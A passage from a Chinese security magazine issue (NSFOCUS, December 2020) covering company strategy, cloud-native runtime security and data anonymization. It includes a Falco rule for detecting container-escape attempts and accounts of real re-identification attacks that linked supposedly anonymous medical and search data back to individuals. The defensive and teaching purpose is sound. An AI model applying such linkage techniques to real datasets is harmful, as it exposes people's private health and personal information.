安全+
SECURITY
2020/12 总第 047
技术版 ▶▶ 与安全人士分享技术心得 Share technique experience with security professionals

★ 本期焦点

云安全的下半场：原生安全

REBUILD
重　构

数据匿名化：隐私合规下，企业打开数据主动权的正确方式？

逆向心法修炼之道：第七届 FLARE-ON WriteUp

企业如何构建自身的开发安全能力

绿盟科技官方微信

NSFOCUS

本期看点 HEADLINES

主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-5463
传真：(010)6872 8708
网址：www.nsfocus.com

2020/12总第 047

欢迎您扫描封面左下角的二维码，关注绿盟科技官方微信，分享您的建议和评论，或者来信nsmagazine@nsfocus.com与我们交流。（本刊部分图片来源于网络）

安全+ SECURITY+

目录 CONTENTS

技术重构 创新驱动 拥抱未来

绿盟科技作为一家专业的网络安全公司，从 2000 年成立之初就坚持以技术为核心竞争力，以创新为技术基因。过去二十年，在绿盟科技诞生了许多业界耳熟能详的安全产品。当安全设备开始比拼性能，安全服务开始比拼人力成本，这种现象开始在业界出现、蔓延时，我们更要沉下心思考，安全的本质究竟是什么。

无疑，随着近几年企业和机构数字化转型进程的加速，国家大力发展数字经济，新基建、智慧城市等领域快速发展，但同时新的安全威胁和挑战也已经一并来到我们面前。城市级的大面积电力供应中断、全球范围无差别的勒索攻击、更具隐蔽性和破坏性的网络犯罪、更具针对性的高级持续性威胁活动，这些散布、潜藏在全球互联网的现实，我们无法逃避。我们已经清醒地意识到，补丁式的安全建设已经过时，“实战化、常态化、体系化”的应对思路才符合当下网络空间的攻防态势。

安全能力最终是要赋能客户，为客户的业务应用服务的。下面五点在一定程度上能够代表绿盟科技在过去一年对技术创新、架构体系、攻防能力等方面的思考与实践：

1. 坚持安全研究投入

绿盟科技坚持向三大方向的安全研究持续投入。这包括以安全漏洞、攻防对抗为代表的安全基础领域；以威胁情报、人工智能与安全大数据分析为代表，已经与安全产品深度结合，并在快速发展的领域；以及以零信任、工业互联网、5G 与边缘计算为代表的创新领域。同时，绿盟科技以“五大实验室”为抓手，将安全研究员、安全专家的能力与成果沉淀到安全系统中，更有效地实现了安全能力的持续完善和创新。

2. 重构安全架构和运营体系

企业安全能力架构坚持从实战出发，以决策和持续运营为核心目标，将能力资源化、服务化，构建全面可感、全面可视和全面可控的能力。绿盟科技还从管理支撑、技术产品、安全运维等多个视角提出安全运营方案，积极探索面向行业、城市的安全运营能力落地。

3. 组建攻防中台

专业的安全团队，不仅使用的工具要充分考虑运营团队的流程和习惯，有接口可以实现统一调度，更要通过组建攻防指挥中台，将绿盟科技内部研究、研发、工程、平台运营等不同职能部门打通，以中台而不再是单个事件或项目的思路，

赋能在客户现场的一线工程师。

4. 以攻促防

专业的网络安全公司不仅要研究防护技术，还要面向实战研究真实的攻击技术，通过加深对攻击的理解来促进防御能力的演进。基于绿盟科技四大战队，综合积极参与各类比赛、定期组织内部红蓝对抗、基于内部自研网络靶场进行攻防演练等方式，将攻防双方积累的知识和经验向安全运营、平台工具等能力方向转化。

5. 构建敏捷、安全性有保障的研发体系

攻防态势对安全产品的设计和研发体系也已经提出了新的要求。安全产品不再只是合规设备，而是真实攻防能力的提供者。所以，安全产品的研发迭代要能紧跟态势的变化，这就需要在研发流程和体系中引入敏捷。安全产品也是软件，也存在安全风险。绿盟科技在安全产品的开发过程引入 SDL，坚持产品安全红线，充分实践 DevSecOps，并以此为敏捷研发能力构建的基石。

2020 年是绿盟科技成立二十周年。更紧密的协同、更多的连接和创新，这些中国在 2020 年抗击新冠疫情的经验，也是中国网络安全行业为数字化未来提供更及时、更有效和全方位网路安全保障的重要启示。二十年对于绿盟科技而言只是开始。未来，更多伴随数字化的网络安全问题，在等待我们去研究、探索和解决。

叶晓虎

注：本篇内容节选自绿盟科技集团高级副总裁叶晓虎博士在 TechWorld 2020 上的主题演讲《技术重构：过去 现在 未来》

云安全的下半场：原生安全

绿盟科技 创新中心 刘文懋

1 . 云安全将成为纯安全问题

关于云安全的未来，Gartner 有两个比较有意思的论断：

论断 1：网络安全的未来在云中（The Future of Network Security is in the Cloud）随着云计算的日益普及，企业上云已经成为必然的趋势。Gartner 曾做出一个预测：在 2020 年前，50% 的企业将业务工作流放到本地需要作为异常事件进行审批。公司“无云”的策略会和现在“无网络”的策略一样少。可见，云计算将成为企业各项应用必不可少的服务平台和基础设施，那么讨论网络安全怎么做，就必须要考虑面向云计算的网络安全怎么做，如虚拟网络隔离、东西向的入侵检测，等等。

论断 2：云安全会变成单纯的安全（Cloud Security Becomes … Just Security）云计算与各行各业 IT 基础设施进一步融合，云或是基础，或是组件。例如，5G、边缘计算和工业互联网，都需要云计算技术构建云化的基础设施或编排平台，那么这些新型系统的基础设施安全，其实本质上就是云计算 IaaS/PaaS/CaaS 的安全；此外，如欺骗技术、靶场技术等新的网络安全机制，或多或少地使用了虚拟化、容器等技术，因而，这些云计算技术融入后，就形成了新的、普适的安全技术，即“Just Security”。

一方面，云化的基础设施、平台需要安全防护，传统安全手段赋能云计算；另一方面，云计算的各种新技术、新理念（如软件定义、虚拟化、容器、编排和微服务等），也在深刻变革着当前的安全技术发展路线，因而，未来的云安全，一定会将“云”这个定语去除，等价于安全本身，即安全技术必然覆盖云计算场景，安全技术必然利用云计算技术。

2. 云计算的下半场：云原生计算

如很多其他新技术一样，云计算起源于美国，但千万不要照搬美国的云计算发展过程到国内复制一套相似的产品。事实上，在云计算的上半场，即从云计算诞生至今，中美两国走了两条不同的发展路线，这与各自国情是有密切关系的。

具体而言，美国的云计算发展是先 SaaS 后 IaaS 的阶段。SaaS 是最早的云计算服务形态。如早在 1999 年，前 Oracle

执行官 Marc Benioff 就创办了 Salesforce，也是当前最大的 CRM SaaS 服务提供商，经过二十年的发展，美国的 SaaS 服务已经深入企业业务，平均每个企业会用到 1427 个云服务，每名员工平均会用到 36 个云服务。SaaS 的安全防护主要以 CASB 为主，因而国外的 CASB 市场巨大，然而其挑战在于需要适配大量 SaaS 服务，所以这个市场的玩家目前主要以如 Skyhigh、Netskope 等巨头为主。

而近几年来，随着企业进一步云化业务，特别是将 IT 基础设施替换为 IaaS 服务中的虚拟计算资源，通过软件定义广域网 SDWAN 连接分支结构、云端资源，形成全栈云化，全分支机构云化的趋势。此时，虽然 IaaS 整体营收如前所述还远不及 SaaS，但其增长率激增，2019 年的公有 IaaS 服务增长率达到了 37.3%[3]，远超云服务总体增长率 (17.5%)。如 AWS 这样的公有 IaaS，其安全防护主要是利用 Amazon 提供的各类接口，在虚拟网络、虚拟机层面提供网络和终端防护，Gartner 把虚拟机层面的安全防护技术称为 CWPP。

然而，中国的云计算发展则是从虚拟化起步，从私有云到公有行业云，走出了具有中国特色的发展路线。具有里程碑的标识是开源的 IaaS 项目 Openstack 在国内兴起，国内厂商，如华为、华三、EasyStack 等企业基于 Openstack 研发了各自的云平台，此时国内的云计算需求主要是将硬件服务器虚拟化，再加入多租户管理、网络隔离等需求，因而，多数云计算服务商提供的是私有云的解决方案。通常商用私有云系统是封闭的，缺乏对网络流量按需控制的应用接口，因而，针对这类私有云的安全机制多为安全资源池，通过路由、VLAN 或开放网络接口将流量牵引到资源池处理。随着节约成本、集约化管理和提供增值服务等需求的进一步增强，具有云平台开发能力的服务商基于前述的私有云平台，提供了公有 IaaS 的服务。然而，这种公有 IaaS 服务与 AWS、阿里云不太一样，它们具有鲜明的行业特性。例如，为政府提供的政务云，会将所有下属政府机构的服务器迁移到新的云平台上，提供与政务相关的服务。这样的公有 IaaS 服务，本质上还是前述的 Openstack 系的系统，封装了自服务功能，并提供行业相关的合规服务和增值服务，因而其安全防护技术也可以基于安全资源池之上，提供面向租户的安全即服务 (Security as a Service)。

但总体而言，这样的上云实践只是“形”上的改变，还远没有到“神”上的变化。过去两年的行业发展表明，无论是中国，还是美国，云计算的新增长点已经都转向云原生相关的领域，如容器即服务 (CaaS)、编排技术、微服务、DevOps 等，至此云计算进入下半场。其驱动力无外乎两方面：

(1) 应用快速交付和开发运营一体化，DevOps 的开发运营模式已经深入人心，由开发团队驱动的容器化部署、应用编排等，事实上提出了新型的云交付模式。

(2) 新型 IT 基础设施部署，如 5G、工业互联网和边缘计算场景下，出于资源受限、资源虚拟化等需求，大量使用了容器、编排和微服务等技术，也使得云原生应用未来可期。

云原生相关的技术栈在过去 3-5 年中得到了快速发展，以

Docker、Kubernetes、Istio 为代表的容器运行时、编排系统、服务网格已经成为事实上的标准，而 API 网关、无服务框架也在快速演进中。可预计，未来 5 年内，云原生相关的技术会在互联网企业、金融、运营商等行业得到大量应用。笔者认为，云原生就是云计算的下半场。谁赢得云原生的赛道，谁才真正赢得了云计算。

3 . 原生安全：基于云原生、无处不在的安全

如果说云安全的未来等价于纯安全，而云计算的下半场是云原生，那不妨也做个推论，云原生的未来也会等价于原生安全。那么，什么样的才是原生安全? 笔者认为，原生安全有两个特点：基于云原生，且无处不在，即使用了云原生的技术，能适用于各类场景。

原生安全发展会有三个阶段，如图 1 所示：

(1) 安全赋能于云原生体系，构建云原生的安全能力。当前云原生技术发展迅速，但相应的安全防护匮乏，就连最基础的镜像安全、安全基线都不尽如人意。因而应该研究如何将现有成熟的安全能力，如隔离、访问控制、入侵检测、应用安全，应用于云原生环境，构建安全的云原生系统。

(2) 云原生的新特性，如轻快不变的基础设施、弹性服务编排、开发运营一体化等，具有诸多优点。因而，安全厂商会开始研究如何将这些能力赋能于传统安全产品，通过软件定义安全的架构，构建原生安全架构，从而提供弹性、按需、云原生的安全能力，加快“防护 - 检测 - 响应“闭环的效率。

(3) 当安全设备或平台云原生化后，就能提供（云）原生的安全能力，不仅适用于通用云原生场景、5G、边缘计算等场景，甚至可以独立部署在大型电商等需要轻量级、高弹性传统场景，最终成为无处不在的安全。




图 1 原生安全的演进

4. 安全左移与右移

如果考虑云原生应用的生命周期，则应关注 DevOps 的整个闭环，即从开发、编译、CI/CD，到运行时运营。由于容器的生命周期极其短暂，因而对于攻守双方来说，都存在短期内无法应用现有的武器库或安全机制，所以在云原生安全的初期，攻击者会关注代码、第三方库和镜像这些长生命周期的资产，而防守者也应该关注安全编码、开源软件脆弱性管理、镜像和仓库脆弱性评估，以

及安全基线核查，这些安全机制基本上处于 DevOps 的左边的闭环，因而我们将这些安全举措称为安全左移，以区别于传统在运行时做的安全运营工作。事实上，过去两年，国内外很大一部分容器安全解决方案都聚焦于这部分内容。

图 2 DevOps 闭环

当然，攻防永远是成本和收益之间的平衡，如果防守方能做好对长生命周期资产的持续风险和脆弱性评估和缓解，那么攻击者的成本显然会升高，那他们下一步就会借助自动化的攻击手段，尝试在运行时攻击微服务、无服务和容器，进而借助短暂存在的容器横向移动寻找其他可持久化的资源。那么此时，容器的工作载荷的行为分析、容器网络的入侵检测、服务网格的 API 安全和业务安全，则又会成为防守者的新重点，此时，我们将这种重点放在运行时的安全思路称为安全右移。

无论是安全左移还是安全右移，其实都是在考虑到云原生环境中的脆弱性，面临的威胁和风险，在有限的安全投入前提下，做出当前最有利的安全方案。

总体而言，云原生的（安全）技术栈如下图所示，可见，云原生安全不只是独立的容器、编排或微服务，而应该完整地考虑整个云计算系统的所有组件及其安全功能需求。

图 3 云原生安全技术栈

5. 运行时安全

从技术实现来看，运行时安全比开发安全更难，本节重点讨论如何实现运行时安全，主要分为异常行为检测、安全防护和 API/业务安全三方面。

5.1 异常行为检测

攻击者对云原生系统的攻击，可以分为已知威胁和未知威胁。对于容器而言，最危险的已知威胁莫过于容器逃逸，相关研究 [1,2] 讨论了从文件链接、容器运行时、宿主机操作系统内核等多个层面实现了容器逃逸，对于这类攻击，从内核层面捕获进程、网络等各种行为，通过规则即可及时发现潜在的逃逸行为。例如，在 Falco 的系统调用日志基础上设定如图 4 所示的规则，即可检测图 5 中的逃逸攻击。

```
- macro: container
  condition: (container.id != host)

- rule: New madvise System Call
  desc: >
    Detect new madvise in container.
  condition: >
    evt.type = "madvise" and evt.dir=> and container
  output: name=%proc.name exe=%proc.exe user=%user.name cwd=%proc.cwd
exeline=%proc.exeline pid=%proc.pid ppid=%proc.ppid
       ctr_name=%container.name ctr_id=%container.id image_name=%container.image
image_id=%container.image.id
  priority: INFO
  tags: [container, nsfocus]
```

图 4 检测容器逃逸的 Falco 规则

图 5 检测到的逃逸攻击

而对于未知的攻击而言，最好的办法就是为容器的正常行为建立基线，通常运行微服务的容器只运行少数进程，且行为可预测，所以建立的基线就能很好地刻画相关容器的行为。进而可以在运行时能及时发现偏离基线的可疑行为，如图 6 所示。

	msg	event_type	process	user	cpu	process_len	container_name
0	原进程出现了新用户	01-02	bash	abc	0	4	k8s_data-dispatcher_data-dispatcher-deployment...
12	新进程启动，进程名长度过长异常	02-04	/usr/bin/python_abc	root	0	10	k8s_action-dispatcher_action-dispatcher-deploy...
7	原进程出现了新路径	01-03	/abc/bin/sh	root	0	2	k8s_zookeeper_zookeeper-1_default_9998eacf-85d...
11	原进程CPU偏高	01-01	/pause	root	100	5	k8s_POD_data-dispatcher-deployment-84d9f7f59d-...

图 6 偏移行为基线的可疑行为

5.2 安全防护

运行时安全防护可分为面向容器的安全防护和面向微服务 / 服务网格的安全防护。在容器层面，主要关心的是容器组建的网络中是否存在入侵行为，如针对容器及其打开服务的侦查、横向移动，此时通常可使用特权容器的方式，部署网络入侵检测组件，即可实现微隔离、访问控制、网络流量监控、入侵检测和防护等功能，如图 7 所示。




图 7 基于特权容器的容器安全防护

在微服务和服务网格层面，则需要考虑将安全能力部署到服务网格中的每个微服务最近侧，因而使用边车（Sidecar）的方式，将安全微网关部署在应用容器旁，如图 8 所示，这样可以实现应用的认证授权、通信加密、应用层面的安全防护等功能。




图 8 基于 Sidecar 的微服务安全防护

5.3 API 和业务安全

业务安全是离客户最近、且价值最大的安全功能，然而云原生场景非常复杂，很难有统一的业务安全模型；此外，微服务和服务网格的场景下，服务之间大部分是通过 API 调用实现，这与当前 Web 应用存在大量人机交互完全不同，因而 API 安全在云原生场景下也存在很大的差异。

从技术上看，要实现 API 和业务安全，第一步是获得 API 调用的可观察能力（visibility），当前有很多开源项目具有这样的能力，但其在开发、构建过程中的侵入性各有不同，如表 1 所示。一般而言，侵入性越强，其最后获得的 API 请求信息越多，但在既有开发流程和项目中部署越难。

表 1 开源项目的可观察能力对比

	Zipkin	Jaeger	Skywalking	Sidecar
代码侵入性	是	是	否	否
镜像侵入性	是	是	是	否
带 trace ID	是	是	是	否
带请求参数	是	是	否	是
支持语言	C#/Go/Java/JavaScript/Ruby/Scala/PHP	Go/Java/Node/Python/C++	Java/Node/PHP/Go	全部
可在 K8S 上部署	是	是	是	是
是否支持云原生环境部署	是	是	是	是

其中 Jaeger 通过在代码中插桩的方式，能够获得所有调用顺序和参数，因而理论上就能建立非常精准的 API 调用参数和序列的基线，而 Sidecar 反向代理的方式无法获得调用序列，只能通过分析启发式地获得近似基线，其上限可以逼近 Jaeger 所得到的基线。至于具体采用哪种观测方法，则取决于客户侧的部署情况。

6. 原生安全：未来的安全

我们在前面谈到，如果云原生安全成为原生安全，那就说明云原生已经融入了各行各业，成为普适的云计算场景。事实上，随着国家大力推动新基建战略，包括 5G、物联网、工业互联网等信息基础设施，云计算、人工智能等新技术基础设施，数据中心等计算基础设施等。而这些基础设施，未来或多或少都会与云原生技术有所联系。

例如，在边缘计算场景下，目前行业中主流的开源边缘计算平台，如 OpenNess、KubeEdge 和 StarlingX 均采用了容器和编排

技术，并且可以提供第三方微服务。我们将前面提到的云原生安全技术栈移植到这三个边缘计算系统中，证明是完全可行的。图 9 展示了面向 KubeEdge 的安全防护原型系统。

图 9 KubeEdge 安全防护原型系统

而在 5G 核心网中，我们也发现切片技术应用中，资源层会使用虚拟化和容器技术，如一些开源的 5G 核心网项目也在使用容器编排技术，如图 10 所示。事实上，一些主流的商用 5GC 网元也采用了容器技术;而控制层则会通过 RESTful/HTTP 协议进行通信，如图 11 所示。




图 10 free5gc 的网元容器编排




图 11 free5gc 的网元通信协议

可见 5G 核心网的网元自身防护，则可以使用前述云原生安全技术栈进行加固和防护；而网元的业务侧安全，又可以借助前述 API/ 业务安全的基线方式刻画正常网元业务，进而发现可疑的网元请求。

当新基建推动大量云化基础设施采用了云原生的技术路线，当云原生的安全能力可以部署在云化或非云化的环境中，那我们真的可以对外讲：未来的安全就是“原生安全“。

参考文献

[1]【云原生攻防研究】容器逃逸技术概览，https://cloud.tencent.com/developer/article/1590363.

[2] 未能幸免！安全容器也存在逃逸风险，https://www.freebuf.com/articles/250918.html.

[3] https://www.crn.com/news/cloud/gartner-iaas-public-cloud-services-market-grew-37-3-in-2019.

数据匿名化：隐私合规下，企业打开数据主动权的正确方式?

绿盟科技 创新中心&天枢实验室 陈磊

摘要：随着欧盟 GDPR、美国 CCPA，以及我国《网络安全法》等法规的实施与监管，隐私合规与数据安全治理成为企业当前亟须解决的一大安全任务。具体来说，企业通过技术与管理措施，如何在不影响或少影响原有业务流程的同时去满足合规性？其中，数据匿名化作为一种重要的技术手段，在满足数据统计分析的同时可有效地降低个体隐私泄露风险。有趣的是，近年来研究发现它具有天然的合规遵循优势。GDPR 等法规赋予用户更多的隐私数据控制权，反过来削减企业的数据控制权与主动权。那么，匿名化技术是否可以帮助企业重新打开数据主动权和控制权这个局面？带着这个疑问，本文将从合规背景、技术算法以及应用与产品三个方面对该技术进行介绍。

1. 安全合规背景

欧盟 GDPR、美国 CCPA 赋予了用户非常多的数据权利。例如，GDPR 规定用户可对个人数据提出限制处理以及删除的请求；CCPA 规定用户有权要求企业不得出售其个人数据。我国《网络安全法》等法规也赋予了用户一定权利，如用户发现企业违反规定或错误有权要求企业删除或更正个人信息。

反过来，这些法规对企业提出更高的隐私和安全要求，在一定程度上削弱了企业以往普遍存在的数据掌控能力与权利优势。这无疑给企业 100% 的数据掌控权关上了大门，但法规在平衡个体隐私与数据发展的原则指导下，关上一扇门，同时也打开一扇窗——企业可以通过数据匿名化在一些典型数据场景下重新打开数据主动权与控制权。

（1）GDPR：对于个人数据及假名化等数据，GDPR 对相关处理和存储的企业提出十分严厉且全面的法律义务，需要企业履行相关义务。而唯独对于经过处理的匿名数据网开一面——该数据企业可用于统计和研究目的，不受 GDPR 的约束与限制，即对履行用户各类数据控制权请求等条款具有豁免权。（GDPR 前言 26 段）

（2）《网络安全法》：“匿名”数据（“经过处理无法识别特定个人且不能复原”），企业无须征求被收集者同意，可直接与第三方进行数据共享。（四十二条）

（3）《个人信息安全规范》：个人信息经匿名化处理后所得的信息不属于个人信息（3.14 节）；在个人信息主体注销账户场景中，处理注销账户的个人信息有两种方式：① 选择直接删除数据；② 存储匿名化处理后的数据。（8.5 节）

由此可看出，匿名化有重要的合规遵循的应用价值，尤其是在数据统计、研究以及数据开放与共享场景中；同时实施该技术措施

可以给企业带来其他方面的好处：

（1）合规遵循。匿名数据在向第三方提供、统计分析和注销账户保存匿名数据等场景中是合规的；

（2）数据共享价值。在数据共享场景中，尤其是数据敏感且价值密度高的行业，比如医疗、金融等行业，实施数据匿名技术后，可合法合规（光明正大）地进行数据共享与价值挖掘；

（3）增强用户信任。匿名数据，数据是匿名的，即任何人无法识别和关联匿名数据记录的身份。那么用户无须担心该数据公开和处理过程中泄露本人隐私；

（4）降低隐私风险。匿名数据在流动和处理过程中，“数据部分可见但身份不可见”，从而有效地降低个体隐私泄露的风险。也就是说，即使匿名数据库遭受黑客攻击外泄，攻击者也无法破解或还原出匿名数据记录所涉及的用户身份信息。

那么什么是匿名化?《个人信息安全规范》给出详细的定义:“通过对个人信息的技术处理，使得个人信息主体无法被识别或者关联，且处理后的信息不能被复原的过程。”即匿名化通过数据变换与失真，处理结果可保持一定的可用性，但任何手段均无法识别特定个人，且数据不可逆（非“一一映射”，如加密、置换手段）。

数据脱敏（包括去标识化）作为目前企业广泛实施的数据安全技术，可以被看作“数据匿名化”的相近技术，它对数据进行一系列的数据变换和失真，但无法保证每次处理的结果是真正“匿名”的，即是否达到“无法识别特定个人且不能复原”。若需评估该技术的效果——是否满足法规定义的匿名化门槛，可参考重标识风险评估方法[1-2]。如何真正实现和逼近法规的“匿名化”？幸运的是，在学术界中能找到兼具广泛和深入以 K- 匿名为代表的数据匿名技术（也称匿名化技术）研究，它可以达到法规要求的匿名化效果。本文下面将对该技术原理、算法，以及现有工业界应用进行介绍，以期进一步促进数据匿名技术在企业场景的研究与应用。

2. 数据匿名技术与算法

2.1 概述

早期，个人数据发布的隐私保护场景中，对标识符或准标识符进行简单处理，比如删除、或者使用随机 ID 替换姓名、用户昵称，对地址信息和出生日期进行泛化处理，这种方式可看成前面提到的“数据脱敏”。然而通过一些攻击案例和研究发现，这种处理方法的“匿名”处理是不充分的，仍然存在个体隐私泄露的风险。有多个著名的实际案例可验证这一观点：

案例 1: 1996 年美国麻省发布了医疗患者信息数据库（DB1），去掉患者的姓名和地址信息，仅保留患者的 {ZIP, Birthday, Sex, Diagnosis,…} 信息；另一个可获得的数据库（DB2），是州选民的登记表，包括选民的 {ZIP, Birthday, Sex, Name, Address,…} 详细个人信息。攻击者将这两个数据库的同属性段 { ZIP, Birthday, Sex} 进行关联操作，可以恢复出大部分选民的医疗健康信息，从而引起严重的医疗隐私数据泄露事故。

案例 2：AOL 公司公布了 2006 年 3 个月用户的真实搜索日志，包括 1900 万搜索记录，为保护隐私对用户 ID 进行处理，使用随

机 ID 代替真实 ID。然而纽约时报记者发现，根据一系列历史搜索行为和包含的相关信息进行推断，可以确定编号 4417749 的身份——一位 62 岁的老太太，家里养了三条狗，患有某种疾病。后经过老太太本人证实确实是她搜索的关键词。记者曝光该事件后，引起美国公民对 AOL 公司隐私保护措施的诸多顾虑，并导致 AOL 首席技术官引咎辞职。

以上均属于链接攻击（也称重标识攻击、去匿名攻击）范畴，即攻击者通过各种渠道获得公民 / 用户的身份信息和其他用户的静态属性信息（学术称为“准标识符”属性，比如性别，出生年月、邮编等），包括访问查询公开身份数据集、了解亲朋好友的基本信息、互联网“人肉搜索”陌生人，甚至利用数据泄露、黑灰产数据库等对脱敏数据集进行关联、相似匹配与碰撞，进而还原出上述脱敏数据集某些记录的身份信息。

为了应对潜在的隐私攻击问题与挑战，学术界开始聚焦和设计隐私保护效果更好的匿名化技术与模型。一般地，用户希望攻击者无法从存在多个个体记录的数据集中识别出自身，以及对应的敏感隐私数据，数据匿名技术便是实现这种朴素思想的方式之一。Samarati 和 Sweeney 学者在 1998 年首次提出了匿名化的概念，对个人一些基本信息进行泛化和失真处理，隐藏公开数据记录与特定个人之间的对应联系，从而保护个体的隐私。Sweeney 学者在 2002 年提出了 K- 匿名模型 (K-Anonymity)，该模型保证数据记录的任意等价组至少有 K 个个体记录，即攻击者无法唯一地确定个体的记录准确身份。

如下图所示，它对原始数据进行 2- 匿名处理，包括对 Birth（出生日期）进行泛化、对邮编（ZIP）进行屏蔽处理等操作，最后输出的数据集除敏感属性（Disease）外，其他属性（也称准标识符属性）组成的记录形成等价组，每个等价组至少有两条记录，如索引 (1,2) 有 2 条记录、(2,3) 有 2 条记录、(4,5) 有 2 条记录、(5,6) 有 2 条记录、(7,9) 有 3 条记录，(10,11) 有 2 条记录。在攻击场景中，假设攻击者拥有背景知识，了解 Jack 在该数据集中且掌握了他的基本属性：Race：Black; Birth:1965-09-01 ;Gender: male ; ZIP:02146。攻击者想识别 Jack 具体属于数据集的哪一条记录，经过相似匹配和关联，定位到索引 1 和索引 2，但不能唯一确定哪个属于 Jack，那么也无法确定 Jack 患上了哪种疾病。也可以说，无法确定索引 1 和索引 2 对应的真实身份，从而保护患者的个体隐私。

Index	Race	Birth	Gender	ZIP	Disease
1	Black	1965	male	0214*	short breath
2	Black	1965	male	0214*	chest pain
3	Black	1965	female	0213*	hypertension
4	Black	1965	female	0213*	hypertension
5	Black	1964	female	0213*	obesity
6	Black	1964	female	0213*	chest pain
7	White	1964	male	0213*	chest pain
8	White	1964	male	0213*	obesity
9	White	1964	male	0213*	short breath
10	White	1967	male	0213*	chest pain
11	White	1967	male	0213*	chest pain

图 1 经过 2- 匿名处理的医疗数据

数据发布场景的隐私保护 (Privacy Preserving Data Publishing, PPDP) 是 K- 匿名最早的应用，也是研究最为广泛的场景，除

此以外将 K- 匿名为代表的数据匿名技术应用在位置服务和社交网络等领域成为近年来新的一个热点。基于匿名化的 PPDP 场景可看作一个通信模型，如图 2 所示，主要由三方参与：数据控制者 / 发布者 (Data Controller/Publisher)，可看作发送者；数据接收者 (Data Recipients)；隐私攻击者 (Attacker)。数据控制者 / 发布者收集个体 (Individuals) 的个人信息，将这些数据通过匿名化处理 (Data Anonymization) 后得到匿名化数据集，发送给第三方共享或者对外公开。攻击者尝试通过掌握的背景知识和数据库进行攻击，获取具体某个个体的隐私信息。典型一种攻击方式是链接攻击，即去除准标识符信息 (Identifier，ID，如姓名，身份 ID)，攻击者通过其他渠道掌握的数据库的同属性段 (称为准标识符，Quasi-Identifier, QID) 与公开数据库进行链接和匹配操作，恢复出具体个体敏感信息 (Sensitive Attribute, SA，如健康、薪资、位置等)。




图 2 数据匿名化的一般应用场景

2.2 模型与算法

数据匿名技术的研究主要集中在模型、算法、匿名处理操作和评估指标四个研究方面。

2.2.1 匿名模型

K-Anonymity 由于受到敏感属性约束，当等价组的敏感属性取值相同时，仍然存在隐私风险，Machanvajjhala 等人提出了 L-Diversity 模型，在每个等价组中，至少存在 L 个不同的敏感属性，相比 K-Anonymity 增强了安全性。 Li 等人在 L-Diversity 基础上，考虑敏感属性分布，设计了 T-Closeness 模型，通过保证任意等价组的敏感属性的分布与敏感属性的全局分布之间的距离小于 T，进一步增强了安全性，然而约束条件越来越多，降低了数据的可用性。除以上模型外，还发展和衍生出了 (α,k)-Anonymity 和个性化隐私保护 (Personalized privacy preservation) 模型等。

2.2.2 匿名化算法

